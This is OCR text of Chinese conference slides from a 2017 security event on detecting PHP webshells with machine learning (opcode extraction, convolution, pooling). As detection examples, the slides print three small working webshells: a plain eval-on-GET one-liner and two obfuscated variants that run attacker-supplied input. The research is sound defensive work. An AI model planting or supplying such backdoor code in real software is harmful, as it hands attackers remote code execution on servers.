JSRC


2017 JSRC安全乌托邦 大数据与威胁情报

北京·奥林匹克公园·水立方3号门2层

2017年7月29日

基于机器学习的Webshell检测探索


自我介绍



一个多年前布置的任务。。。

“如果服务器被webshell了
我要第一个知道！！！”

“我尽力...
你确认报警发你哈....”




我真的很勤奋。。。

上搜索，　泡论坛
爬github，　换样本
勤分析，　提特征
多测试，　调规则


但是。。。

不停加规则、加规则、、、、




每次加规则都如履薄冰

人工提炼规则的过程



恶意代码片段通常位置集中


机器识别物体的过程



局部连接，重要特征往往相对集中
自动提取低级特征，从低级特征自动提取高级特征

语义解析 获取opcode序列

```
<?php
echo eval($_GET['r']);
?>
```




从opcode层面理解PHP语法

```
<?php
$_="";
$_[+""]='';
$_="$_"."";
$_=($_[+""]|" ").($_[+""]|"").($_[+""]^" ");
?>
<?php ${'_'.$_}['_'](${'_'.$_}['__']);?>
```

```
<?php
@$_="s"."s"./*-/*-*/"e"./*-/*-*/"r";
@$_=/*-/*-*/"a"./*-/*-*/$_./*-/*-*/"t";
@$_/*-/*-*/($/*-/*-*/{"_P"./*-/*-*/"OS"./*-/*-*/"T"}
[/*-/*-*/0/*-/*-*/-/*-/*-*/2/*-/*-*/-/*-/*-*/5/*-/*-*/]);?>
```


卷积操作 获取低级特征



一个卷积核代表一个特征

通常同一大小的卷积核需要多个


池化操作 获取高级特征




池化操作是提取高级特征重要一环

常见的有最大值法、平均值法

